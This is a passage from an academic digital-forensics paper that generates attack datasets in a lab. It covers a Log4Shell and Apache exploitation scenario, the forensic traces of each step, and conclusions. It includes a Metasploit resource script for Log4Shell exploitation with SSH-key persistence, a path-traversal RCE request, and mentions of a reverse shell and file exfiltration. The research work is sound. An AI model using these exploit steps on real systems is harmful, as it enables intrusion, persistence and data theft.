changed: [ansible_admin]

RUNNING HANDLER [Restart fail2ban] *********************************************************************************
changed: [ansible_admin]

PLAY RECAP *********************************************************************************************************
ansible_admin              : ok=5    changed=4    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

Fig. 4. Installing Fail2Ban with an Ansible playbook.

4.4.3 Creation and Execution of the Second Attack Script. Running the scenario begins with the same steps as in the previous one. Initially, *Start.py* sets up the victim VM, followed by the execution of both Ansible playbooks to configure the machine. Then, *start_scenario_B.py* is executed, initiating the attack script's automated actions, including nmap scans, SSH brute force with hydra, downloading the *Bitcoin cryptominer* to the Kali VM via *wget* and conducting a web application vulnerability scan with Nikto, along with exploitation using Metasploit. The exploitation is automated by passing a preconfigured script uploaded from the host system to the Kali VM by the agent. Following a 10-minute waiting period for potential manual interactions, the script proceeds to create a memory dump, shut down the attacker VM and stop the capture of network traffic. Manual post-exploitation steps can then be performed using Metasploit, including uploading malware and the *Bitcoin cryptominer* to the remote system.

```
use exploit/multi/http/log4shell_header_injection
set RHOST 192.168.103.221
set RPORT 8888
set LHOST 192.168.103.158
set HTTP_HEADER x-log
set SRVPORT 1234
set SRVHOST 192.168.103.158
set TARGETURI /app/servlet
exploit
# Press "Ctrl+Z" and "y" to move the current session in the background
ruby -e 'sleep 10'
use post/multi/manage/shell_to_meterpreter
set SESSION 1
exploit
ruby -e 'sleep 10'
use linux/manage/sshkey_persistence
set SESSION 2
exploit
sessions -i 2
# Upload the file(s) by typing: upload /home/fortrace/Desktop/<filename>
```

Listing 3. Metasploit automatic exploitation file.

Finally, we run the *stop.py* to capture the volatile memory of the victim VM and wait for the scenario to be stopped by the ForTrace framework.

5 Evaluation

In this section, the generated datasets will be analysed. As described in Section 3 and implemented in Section 4, we anticipate artefacts based on the tools and applied techniques used. In this section, we turn our attention to the comprehensive analysis of the generated datasets. The objective is to assess whether the identified artefacts align with the expected traces outlined in the preceding section. Furthermore, the quality of the data should not only be assessed based on completeness but also on the extent to which traces were generated by the framework itself and whether these can influence the outcome of the analysis. Finally, the results obtained will be used to answer the RQs.

5.1 Setting Up the Analysis Environment

Each scenario produces a disk image and a memory dump for both machines. The setup of the framework creates only one network traffic capture, because both VMs use the same default gateway from the host system, thus this single capture contains the network traffic from both VMs. While network traffic can be directly examined with `Wireshark` for example, the disk image can be analysed with `Autopsy`. For this, the compressed disk image in qcow2 format must be converted to a raw binary with `qemu-img convert -f qcow2 rocky.qcow2 -O raw rocky_disk_image.raw`. In order to analyse the memory dump with `Volatility`, we first need to create the **Intermediate Symbol Files (ISF)**. For this, we can acquire the kernel debug information directly with *yum-utils* by running *debuginfo-install kernel-debuginfo-$(uname -r)* on a `Rocky8` system. With the tool `dwarf2json`[9] we can convert and import them into `Volatility`, as they are crucial for the interpretation and extraction of information from memory dumps.

After successfully setting up `Volatility`, we can now start with the analysis of the memory dump. It is important to note that the banner of the command *sudo python3 vol.py -f /home/fortrace/ext4.dmp banner* must exactly be the same, which we can see by running the Listing command *python3 vol.py –lsfinfo*, which lists all available ISF for `Volatility`. Analysing the network traffic capture can be done without any modifications nor preparations with `Wireshark`.

5.2 Evaluation of Scenario A

Once the dataset is created, we expect different traces along the kill chain based on the scenario. In this section, we first list the expected traces and then analyse the dataset. The actions will then be mapped to the source of the data from the related artefact.

5.2.1 Expected Forensic Artefacts. Since we know all the steps performed in the scenario and their exact implementation, the artefacts in the generated datasets should allow us to reconstruct the attack and analyse the impact on the victim.

(1) Reconnaissance: In the Apache web server logs we expect to see the port and service enumeration as well as in the network traffic capture. The `Nikto` scan should also be visible in both data sources.
(2) Weaponization: During this phase, there are no artefacts to be expected on the victims site, however, the attacker has researched for a specific exploit for the Apache version used in the scenario.
(3) Delivery: Because this compromise is not related to a phishing e-mail, we only expect the payload to be sent via the network to the web server and not considered an e-mail. Here we expect both RCE attempts that got sent via *curl*.
(4) Exploitation: Both RCE commands should be visible in the network traffic capture as well as in the HTTPd log within the container on the hard disk. Furthermore, the reverse connection back to the attacker on port 7777 should also be visible within the network traffic capture. The connection should also be visible in the memory dump.

[9] https://github.com/volatilityfoundation/dwarf2json (last accessed on 30 July 2025).




Fig. 5. Wireshark shows multiple random GET requests from the Nikto scan.

(5) Reconnaissance: Because the container is an isolated environment, the attacker could not gain root access through the HTTPd exploit. Because of that, we should see a step back to the Reconnaissance stage again while the attacker brute forces the SSH login with Hydra.
(6) Weaponization: As during the first attempt, on the victim's side there are no traces during this phase. The attacker may choose between different brute-force tools.
(7) Delivery: Various SSH login attempts should also be visible in the network traffic capture as well as in the authentication logs on the disk image.
(8) Exploitation: The attacker logs in successfully via SSH. This event should be visible in the authentication logs.
(9) Installation: During this phase, we should expect the Meterpreter session in the volatile memory, but not on the persistent hard disk.
(10) Command and control: During this phase, we expect to see the added *cronjob*.
(11) Action: For a proof of concept, we should see exfiltrated files from the victims */home/** directory in the network traffic capture.

5.2.2 Forensic Analysis of the Created Dataset. The initial port scan can be found in the network traffic capture. The following vulnerability scan with Nikto is visible in the network traffic capture as shown in Figure 5 as well as in the web server logs on the disk image. The exploitation attempt of the HTTPd service can be seen in the network traffic capture and in the HTTPd logs from Apache. Because HTTPd runs inside a container, the logs on the host system are stored in */var/lib/containers/storage/overlay-containers/*/userdata/ctr.log*. Because we additionally enabled the log file *access_log* via Ansible in the web server configuration, the logs from Figure 5 and Listing 4 are also visible in the file */var/lib/containers/storage/overlay/*/diff/usr/local/apache2/logs/access_log*. Here we can see only the first part of the malicious HTTP request, as shown in the Listing 4. We can see the reverse shell in Figure 6. This indicates a successful RCE.

The next step was the SSH brute force that can be seen in Wireshark as well as in the */var/log/secure* file. The SSH brute force, as well as the successful SSH connection from the attacker VM to the victim, can also be seen in the disk image. With Autopsy we can extract the *audit.log* file from the */var/log* directory. The *audit.log* file contains audit records generated by the Linux Audit System, which allows us to track security-relevant events in the system.

With Volatility we find various network connections from the scenario in the memory dump. As shown in Figure 7 we can see the reverse connection from the HTTPd service from within the container that has the IP address 10.88.0.3 back to the attacker on port 7777. With Volatility's malfind plugin the established network connections are shown as malicious. We also see the established SSH connection from the attacker to the victim VM as well as the Meterpreter session with the process ID 3746 and the shell session from the post-exploitation




Fig. 6. Wireshark shows the established reverse shell on port 7777.

```
4026532436      3617    0       0x8a8f492d6180  AF_INET STREAM  TCP     10.88.0.3       38466   192.168.103.158 7777    ESTABLISHED     -
4026532436      3617    1       0x8a8f492d6180  AF_INET STREAM  TCP     10.88.0.3       38466   192.168.103.158 7777    ESTABLISHED     -
4026532436      3617    2       0x8a8f492d6180  AF_INET STREAM  TCP     10.88.0.3       38466   192.168.103.158 7777    ESTABLISHED     -
4026532436      3617    255     0x8a8f492d6180  AF_INET STREAM  TCP     10.88.0.3       38466   192.168.103.158 7777    ESTABLISHED     -
4026531992      3618    3       0x8a8f68cf5100  AF_UNIX DGRAM   -       -       33661   /run/systemd/journal/dev-log    14200   UNCONNECTED
4026531992      3618    4       0x8a8f656bce00  AF_INET STREAM  TCP     192.168.103.221 22      192.168.103.158 40999   ESTABLISHED     -
4026531992      3618    6       0x8a8f44416c00  AF_UNIX STREAM  -       -       36080   -       0       ESTABLISHED     -
4026531992      3618    8       0x8a8f68cf0900  AF_UNIX STREAM  -       -       33665   -       33664   ESTABLISHED     -
4026531992      3622    3       0x8a8f68cf5100  AF_UNIX DGRAM   -       -       33661   /run/systemd/journal/dev-log    14200   UNCONNECTED
4026531992      3622    4       0x8a8f656bce00  AF_INET STREAM  TCP     192.168.103.221 22      192.168.103.158 40999   ESTABLISHED     -
4026531992      3622    5       0x8a8f68cf6300  AF_UNIX STREAM  -       -       33664   -       33665   ESTABLISHED     -
4026531992      3622    6       0x8a8f44416c00  AF_UNIX STREAM  -       -       36080   -       0       ESTABLISHED     -
4026531992      3746    3       0x8a8f69038000  AF_INET STREAM  TCP     192.168.103.221 52578   192.168.103.158 4433    ESTABLISHED     -
4026531992      3752    3       0x8a8f69038000  AF_INET STREAM  TCP     192.168.103.221 52578   192.168.103.158 4433    ESTABLISHED     -
```

Fig. 7. Volatility shows established network connections.

stage for creating the cronjob with the process ID 3752. The network connections can be displayed with *python3 vol.py -f memory.dmp linux.sockstat.Sockstat*.

```
2023-11-26T12:34:28.749905707+01:00 stderr F [Sun Nov 26 11:34:28.748197 2023]
[core:error] [pid 10:tid 140513313400576] (70007)The timeout specified has expired:
[client 192.168.103.158:59618] AH00574: ap_content_length_filter: apr_bucket_read() failed
2023-11-26T12:34:28.750151804+01:00 stdout F 192.168.103.158 - -
[26/Nov/2023:11:33:28 +0000]
"POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash HTTP/1.1" 200 -
```

Listing 4. Autopsy HTTPd log of exploitation.

To find evidence of exfiltrated files, we use NetworkMiner to analyse the pcap file. Although there were two files exfiltrated, neither NetworkMiner nor Wireshark can show evidence for this exfiltration. When looking on the Kali VM after the scenario, we can see the exfiltrated files. One possible explanation could be that Meterpreter transfers the data in encrypted form. The analysis of encrypted data in DF was already pointed out by Montasari and Hill [22] as a major challenge. In our case, we also cannot conclude an exfiltration based on a large volume of outgoing packets, as only a few small files were exfiltrated.

Cronjobs are typically created in */etc/crontab* for system-wide entries or in */var/spool/cron/crontabs* for user-specific cronjobs. When analysing the disk image during the first iteration of the scenario, the cronjob was in none of the directories. Using the keyword search of Autopsy, we can find the string in an unallocated space. This was caused by the implemented *stop.py* function. After the memory dump was generated, the VM was stopped using the *virsh destroy* command. This behaviour occurs due to the unfortunate shutdown. After changing the

Table 3. Identification of the Actual Artefact Locations for Scenario A

Identified Artefacts in Scenario A			
Object	Network Traffic	Memory	Disk Image
Port Scan	✓	–	–
Crawling Website	✓	–	✓
Exploiting HTTPd	✓	✓	✓
SSH Brute-Force	✓	–	✓
SSH Connection	✓	✓	✓
Meterpreter Shell	✓	✓	–
Cronjob Persistence	–	–	✓
Exfiltrate Files	✗	–	–

✓ = Traces expected and found; ✗ = Traces expected and not found; – = Traces not expected and not found.

```
localhost platform-python[2434]: ansible-command Invoked with _raw_params=podman cp fortrace_httpd:/usr/local/apache2/conf/httpd.conf /tmp/httpd.conf
localhost platform-python[2624]: ansible-command Invoked with warn=False _raw_params=sed -i "250s/denied/granted/" /tmp/httpd.conf _uses_shell=False s
localhost platform-python[2764]: ansible-command Invoked with warn=False _raw_params=sed -i '184,187s/#//' /tmp/httpd.conf _uses_shell=False stdin_add
localhost platform-python[2904]: ansible-command Invoked with warn=False _raw_params=sed -i '352s/#//' /tmp/httpd.conf _uses_shell=False stdin_add_nev
localhost platform-python[3044]: ansible-command Invoked with _raw_params=podman cp "/tmp/httpd.conf" fortrace_httpd:/usr/local/apache2/conf/httpd.cor
localhost platform-python[3226]: ansible-command Invoked with _raw_params=podman restart fortrace_httpd warn=True _uses_shell=False stdin_add_newlir
```

Fig. 8. Traces from the `Ansible` configuration in scenario A.

function to *virsh shutdown*, the cronjob could be found in the file */var/log/spool/root*. Table 3 shows a summary of all found traces.


When examining the dataset for traces of the framework itself, in addition to the initial setup of the server, such as the creation of the *ansible_admin* on the disk image, traces resulting of the configuration with `Ansible` can also be identified. While `Ansible` itself does not log interactions on the target system, the utilities used, such as a console, may have default logging. Thus, in the */var/log/messages* file, tasks from the `Ansible` playbook can be found, documenting individual commands that were executed on the victim VM as shown in Figure 8.

5.3 Evaluation of Scenario B

The second scenario included the enumeration and exploitation of a `Log4J` vulnerability in a web application. The attacker also used persistence mechanisms before uploading malware to the system. The traces of these actions will be evaluated in this section and mapped to the `CKC`.

5.3.1 Expected Forensic Artefacts. We expect to see a port and service enumeration, a SSH brute-force attack as well as a service enumeration and exploitation. Finally, the persistence mechanism, as well as the uploaded malware should be visible in the dataset.

(1) Reconnaissance: Both `nmap` scans should be visible in the network traffic capture as well as on the disk image in the appropriate logging directories for the web applications webserver.
(2) Weaponization: On the victims' side, there are no traces to be expected.
(3) Delivery: After the SSH service has been enumerated, the attacker now starts to brute force this service. Traces are expected in network traffic, as well as in the `Fail2Ban` or *var/log/secure* logs.
(4) Reconnaissance: Because the attacker could not gain access through the SSH login, he enumerates the second open port with two `Nikto` scans that should be visible in the network traffic capture as well as in the disk image in the appropriate log directories for the web application.
(5) Weaponization: No traces are expected during this stage. The attacker identified the vulnerable web application and searched for exploits or automatic exploitation tools like `Metasploit`.



tcp.port==22

No.	Time	Source	Destination	Protocol	Length	Info
20835	21:09:20.480889	192.168.103.221	192.168.103.158	SSHv2		150 Server: Encrypted packet (len=84)
20836	21:09:20.482493	192.168.103.158	192.168.103.221	SSHv2		150 Client: Encrypted packet (len=84)
20837	21:09:20.483109	192.168.103.221	192.168.103.158	TCP		66 22 → 34574 [ACK] Seq=1998 Ack=1560 Win=30720 Len=0 TSval=544019911 TSecr=44347057
20839	21:09:22.767862	192.168.103.221	192.168.103.158	SSHv2		142 Server: Encrypted packet (len=76)
20840	21:09:22.768497	192.168.103.158	192.168.103.221	TCP		66 34574 → 22 [FIN, ACK] Seq=1560 Ack=2074 Win=64128 Len=0 TSval=44349343 TSecr=544022196
20841	21:09:22.773748	192.168.103.221	192.168.103.158	TCP		66 22 → 34574 [FIN, ACK] Seq=2074 Ack=1561 Win=30720 Len=0 TSval=544022201 TSecr=44349343
20842	21:09:22.774131	192.168.103.158	192.168.103.221	TCP		66 34574 → 22 [ACK] Seq=1561 Ack=2075 Win=64128 Len=0 TSval=44349349 TSecr=544022201
20869	21:09:52.513406	192.168.103.158	192.168.103.221	TCP		74 34506 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=44379088 TSecr=0 WS=128
20870	21:09:52.514130	192.168.103.221	192.168.103.158	ICMP		102 Destination unreachable (Port unreachable)
20871	21:09:52.734959	192.168.103.158	192.168.103.221	TCP		74 34518 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=44379310 TSecr=0 WS=128
20872	21:09:52.735665	192.168.103.221	192.168.103.158	ICMP		102 Destination unreachable (Port unreachable)
20873	21:09:52.964220	192.168.103.158	192.168.103.221	TCP		74 34524 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=44379539 TSecr=0 WS=128
20874	21:09:52.964806	192.168.103.221	192.168.103.158	ICMP		102 Destination unreachable (Port unreachable)
20876	21:09:53.192870	192.168.103.158	192.168.103.221	TCP		74 34540 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=44379768 TSecr=0 WS=128
20877	21:09:53.193489	192.168.103.221	192.168.103.158	ICMP		102 Destination unreachable (Port unreachable)
20878	21:09:53.420971	192.168.103.158	192.168.103.221	TCP		74 34552 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=44379996 TSecr=0 WS=128

Fig. 9. Fail2Ban blocks further SSH requests packets.

(6) Delivery: Because Log4J is a RCE vulnerability, the payload is expected to be sent over the network and thus visible in the network traffic capture.
(7) Exploitation: The exploit should be visible in the service logs in the disk image.
(8) Installation: As in the first scenario, during this phase we should expect the `Meterpreter` session in the volatile memory, but not in the persistent hard disk.
(9) Command and control: In this stage, the presence of the added SSH key to the *ansible_admin* user should be observable in the disk image.
(10) Action: For a proof of concept, an *EICAR* test virus should be visible in the network traffic and in the disk image as well as the upload of a crypto miner.

5.3.2 Forensic Analysis of the Created Dataset. Starting by both `nmap` scans, we expect traces within the captured network traffic. The service enumeration scan (Nikto scan) can also be found in the */var/log/secure* logs as shown in Listing 5.

```
Nov 23 22:08:10 localhost sshd[6132]:
Unable to negotiate with 192.168.103.158 port 60544: no matching host key type found.
Their offer: ssh-dss [preauth]
Nov 23 22:08:10 localhost sshd[6134]:
Connection closed by 192.168.103.158 port 60548 [preauth]
Nov 23 22:08:10 localhost sshd[6136]:
Connection closed by 192.168.103.158 port 60550 [preauth]
Nov 23 22:08:10 localhost sshd[6138]:
Unable to negotiate with 192.168.103.158 port 60564: no matching host key type found.
Their offer: ecdsa-sha2-nistp384 [preauth]
Nov 23 22:08:10 localhost sshd[6140]:
Unable to negotiate with 192.168.103.158 port 60576: no matching host key type found.
Their offer: ecdsa-sha2-nistp521 [preauth]
Nov 23 22:08:10 localhost sshd[6142]:
Connection closed by 192.168.103.158 port 60592 [preauth]
```

Listing 5. Secure log file during service enumeration for SSH.

The SSH brute force attack is visible not only in network traffic but also in */var/log/secure* as well as in the `Fail2Ban` logs in */var/log/fail2ban.log*. The logs also show that the IP address from the attacker got banned at the sixth password enumeration. This was an expected behaviour, as we set the maximum failed logins to five during the setup of the victim VM.

In the exact same moment, we can see that the victim VM responds to further SSH request packets with *Destination unreachable (Port unreachable)*, which is an expected behaviour because the settings of `Fail2Ban` were configured to answer further requests for banned IP addresses in this way. Figure 9 shows this action.

What could not be found on the disk image are the log entries related to the application scan from `Nikto`. Because the application runs from within a JAR file (java), the application is delivered with its own webserver, which in this case, is `Tomcat`.

Table 4. Identification of the Actual Artefact Locations for Scenario B

Identified Artefacts in Scenario B			
Object	Network Traffic	Memory	Disk Image
SYN Scan	✓	–	–
Port Scan	✓	–	–
Nikto Scan 1	✓	✓	✓
Nikto Scan 2	✓	✓	✓
SSH Brute-Force	✓	–	✓
Application Exploit	✓	✓	✓
Meterpreter Shell	✓	✓	–
Added SSH Key	–	–	✓
Uploaded Malware	✗	–	✓
Uploaded Cryptominer	✗	–	✓

✓= Traces expected and found; ✗ = Traces expected and not found; – = Traces not expected and not found.

```
Nov 23 22:04:00 localhost platform-python[5820]: ansible-stat Invoked with path=/etc/fail2ban/jail.d/sshd.local follow=False get_checksum=True
Nov 23 22:04:00 localhost platform-python[5935]: ansible-copy Invoked with src=/home/ansible_admin/.ansible/tmp/ansible-tmp-1700773439.761
r=None group=None seuser=None serole=None selevel=None setype=None attributes=None regexp=None delimiter=None unsafe_writes=None
Nov 23 22:04:01 localhost platform-python[6076]: ansible-systemd Invoked with name=fail2ban state=restarted daemon_reload=False daemon_re
Nov 23 22:04:02 localhost systemd[1]: Starting Fail2Ban Service...
Nov 23 22:04:02 localhost systemd[1]: Started Fail2Ban Service.
Nov 23 22:04:02 localhost fail2ban-server[6085]: Server ready
Nov 23 22:05:02 localhost systemd[1]: session-1.scope: Succeeded.
Nov 23 22:05:02 localhost systemd-logind[613]: Session 1 logged out. Waiting for processes to exit.
Nov 23 22:05:02 localhost systemd-logind[613]: Removed session 1.
```

Fig. 10. Traces of the `Ansible` configuration in scenario B.

The application created the following directory */tomcat.8888/work/Tomcat/localhost/app* but all folders remained empty. This circumstance is related to the application itself and not to the setup during the data synthesis or to the victim VM. The only traces of the application scan can be found in the network traffic as there are more than 1,000 requests to the port that the application is listening on.

What can be found in the disk image is the exploitation attempt itself in the message logs folder. There we can see the typical syntax of an exploitation attempt for the `Log4J` vulnerability. The `Log4J` logging framework invokes the payload via LDAP query from the attacker VM with the IP address 192.168.105.158. We cannot see what the actual payload is, besides reconstructing every packet from the network traffic capture. What can be found is the reverse connection to the `Meterpreter` listener on port 4444 in the memory dump. We can also see the initial process ID of the web application service, which is *3135*. The same process ID was visible on the disk image message logs in */var/log/messages* already.

We can also scan the memory dump with the *malfind* plugin, which lists malicious processes. Here, we can see the process IDs *3135* as well as *6187*, which are related to the exploited web application and the reverse shell of `Meterpreter`. Following the timeline, we can see that around four minutes after exploitation a SSH key was added to the *ansible_admin* accounts authorised key directory:

The uploaded *bitcoin miner* as well as the *EICAR* test virus file *trojan.py* are both located in the root directory of the disk image.

Table 4 shows a summary of all found traces of the analysed data from scenario B.

As already seen in scenario A, traces from the configuration with `Ansible` can also be found in scenario B in the */var/log/messages* as shown in Figure 10.

6 Conclusion and Future Work

In this section, we revisit the RQs, summarise our work and outline some future tasks.

6.1 Answers to the RQs

RQ1: Can a data synthesis framework comprehensively cover all phases of an attack, ensuring that the generated datasets faithfully represent a complete attack scenario with corresponding IoCs?

The `CKC` guided the construction of a comprehensive attack scenario, encompassing all seven phases. Despite the absence of traces during the weaponization phase on the victim VM, subsequent actions were informed by previously gathered information, such as determining the version of the Apache HTTP service via `Nikto` scans. `ForTrace` functionalities like *guest.shellExec*, *guest.runElevated* and *guest.CopyFileToGuest* facilitated tool deployment control, with `Metasploit` requiring manual operation in some instances. Options for potential interaction within a *bash* environment via `Metasploit` scripts or automatic keyboard input via the `ForTrace` agent were explored for complete scenario depiction.

RQ2: Is IaC a viable choice for provisioning diverse vulnerable systems, facilitating automated compromise by potential attackers?

Using `Ansible` playbooks, a vulnerable application was deployed on a server in both scenarios, simplifying server configuration for third parties. However, `Ansible` is not designed inherently to install software with security vulnerabilities or to perform insecure configurations. In scenario A, this limitation led to container utilisation due to compatibility issues with the underlying system, while in scenario B, finding software that contained the `Log4J` vulnerability was quite a challenge. Nevertheless, `IaC` has proven to be very helpful in quickly switching between the two scenarios within minutes by executing the corresponding playbooks, saving a considerable amount of time. However, `IaC` has weaknesses when it comes to installing vulnerable software due to software dependencies or the absence of the software in current repositories.

RQ3: Does the new setup of the framework, involving an attacker and a victim machine, effectively prevent or eliminate unwanted artefacts in the generated datasets caused by the framework itself?

The Linux server was initially installed in `Qemu` and later cloned for targeted scenarios, with a user created for `Ansible` authentication. While traces of `Ansible` configuration were visible in disk images, they could resemble standard IT operations. Advanced log management settings in *dnf* and *shell* could help mitigate these traces, preventing direct indication of vulnerable software. The framework's dual interfaces ensured scenario traces remained separate from host system activities. With no agent installed on the Linux server and no attack simulation scripts executed, the framework effectively generated data without leaving traces. The communication between the host system and the `Kali` VM agent was not visible in the generated data. As actual attacks were carried out, no further data manipulations were necessary.

6.2 Conclusion

In this article, existing data synthesis frameworks were initially compared to determine the best foundation for the automated generation of datasets from compromised Linux servers. `ForTrace` was utilised to implement this approach. In addition, IaC was used to automatically configure the vulnerable Linux servers prior to data synthesis. Simultaneously, a complete attack along the `CKC` was executed through an agent installed on a Kali Linux client. Furthermore, a slightly different approach to data synthesis was introduced by generating the actual relevant data of the compromised system through an attack from a second machine. This approach ensures that the generated datasets on the victim machine do not contain traces attributable to the data synthesis framework itself. Consequently, realistic data is obtained without relying on data from real security incidents, which typically are rare, heavily anonymised or outdated.

The practicability of the `ForTrace` extension shines through in two key aspects. Firstly, it requires precise alignment of the attack with the vulnerabilities and conditions of the Linux server. While this may demand

time and in-depth understanding of cyber-attack procedures for playbook preparation and scripting, it ensures precision and effectiveness in execution. Secondly, the simplicity of utilising pre-generated playbooks and attack scripts by external parties underscores the extension's accessibility, user-friendliness and shareability.

Despite the challenges posed by outdated software deployment due to limited availability and software dependencies, the overall benefits of leveraging IaC are evident.

6.3 Future Work

Further tasks involve addressing IaC limitations by using it as deployment management (in contrast to configuration management as used in our approach here) for provisioning base images with outdated security updates (e.g., older OS version) and exploring prepared base images containing pre-installed software with security vulnerabilities. Enhancing automation in attack scenarios, especially with Metasploit, could include simulating keyboard input using `ForTrace` or enabling automation through a Ruby script in the resource file.

Future work involves exploring larger container environments (such as `Kubernetes`) in order to model and attack larger network environments, as these are frequently used in the ever-expanding cloud landscape.

Considering complex scenarios such as fileless malware or lateral movement in Windows domains and collaborating closely with DF practitioners could inform tool development for more efficient data analysis and generation.

Acknowledgments

We would like to thank Pascal Rauch for his support and contribution to this article, as the underlying research topic was part of his bachelor thesis at Friedrich-Alexander University Erlangen-Nuremberg. We would also like to thank all the reviewers. Thanks to their relevant and helpful feedback, we were able to improve our work.

References

[1] Sebastian Abt and Harald Baier. 2014. Are we missing labels? A study of the availability of ground-truth in network security research. In *2014 3rd International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security (BADGERS)*, 40–55. DOI: https://doi.org/10.1109/BADGERS.2014.11

[2] Ibrahim Baggili and Frank Breitinger. 2015. Data sources for advancing cyber forensics: What the social world has to offer. In *2015 AAAI Spring Symposium Series*.

[3] Frank Breitinger and Alexandre Jotterand. 2023. Sharing datasets for digital forensic: A novel taxonomy and legal concerns. *Forensic Science International: Digital Investigation* 45 (2023), 301562. DOI: https://doi.org/10.1016/j.fsidi.2023.301562

[4] Fran Casino, Thomas K. Dasaklis, Georgios P. Spathoulas, Marios Anagnostopoulos, Amrita Ghosal, István Börcz, Agusti Solanas, Mauro Conti, and Constantinos Patsakis. 2022. Research trends, challenges, and emerging topics in digital forensics: A review of reviews. *IEEE Access* 10 (2022), 25464–25493. DOI: https://doi.org/10.1109/ACCESS.2022.3154059

[5] Xiaoyu Du, Christopher Hargreaves, John Sheppard, and Mark Scanlon. 2021. TraceGen: User activity emulation for digital forensic test image generation. *Forensic Science International: Digital Investigation* 38 (2021), 301133. DOI: https://doi.org/10.1016/j.fsidi.2021.301133

[6] Simson Garfinkel, Paul Farrell, Vassil Roussev, and George Dinolt. 2009. Bringing science to digital forensics with standardized forensic corpora. *Digital Investigation* 6 (2009), S2–S11. DOI: https://doi.org/10.1016/j.diin.2009.06.016

[7] Thomas Göbel, Harald Baier, and Frank Breitinger. 2023. Data for digital forensics: Why a discussion on "how realistic is synthetic data" is dispensable. *Digital Threats* 4, 3, Article 38 (Oct. 2023), 18 pages. DOI: https://doi.org/10.1145/3609863

[8] Thomas Göbel, Thomas Schäfer, Julien Hachenberger, Jan Türr, and Harald Baier. 2020. A novel approach for generating synthetic datasets for digital forensics. In *Advances in Digital Forensics XVI*. Gilbert Peterson and Sujeet Shenoi (Eds.), Springer International Publishing, Cham, 73–93.

[9] Cinthya Grajeda, Frank Breitinger, and Ibrahim Baggili. 2017. Availability of datasets for digital forensics and what is missing. *Digital Investigation* 22 (2017), S94–S105. DOI: https://doi.org/10.1016/j.diin.2017.06.004

[10] Thomas Göbel, Harald Baier, and Dennis Wolf. 2024. Scenario-based data set generation for use in digital forensics: A case study. In *INFORMATIK 2024*. Gesellschaft für Informatik e.V., Bonn, 355–370. DOI: https://doi.org/10.18420/inf2024_25

[11] Thomas Göbel, Frank Breitinger, and Harald Baier. 2025. Optimising data set creation in the cybersecurity landscape with a special focus on digital forensics: Principles, characteristics, and use cases. *Forensic Science International: Digital Investigation* 52 (2025), 301882. DOI: https://doi.org/10.1016/j.fsidi.2025.301882

[12] Thomas Göbel, Stephan Maltan, Jan Türr, Harald Baier, and Florian Mann. 2022. ForTrace—A holistic forensic data set synthesis framework. *Forensic Science International: Digital Investigation* 40 (2022), 301344. DOI: https://doi.org/10.1016/j.fsidi.2022.301344

[13] Ali Hadi and Mariam Khader. 2022. Performing Linux Forensic Analysis and Why You Should Care. Retrieved August 30, 2025 from https://dfrws.org/presentation/performing-linux-forensic-analysis-and-why-you-should-care-2

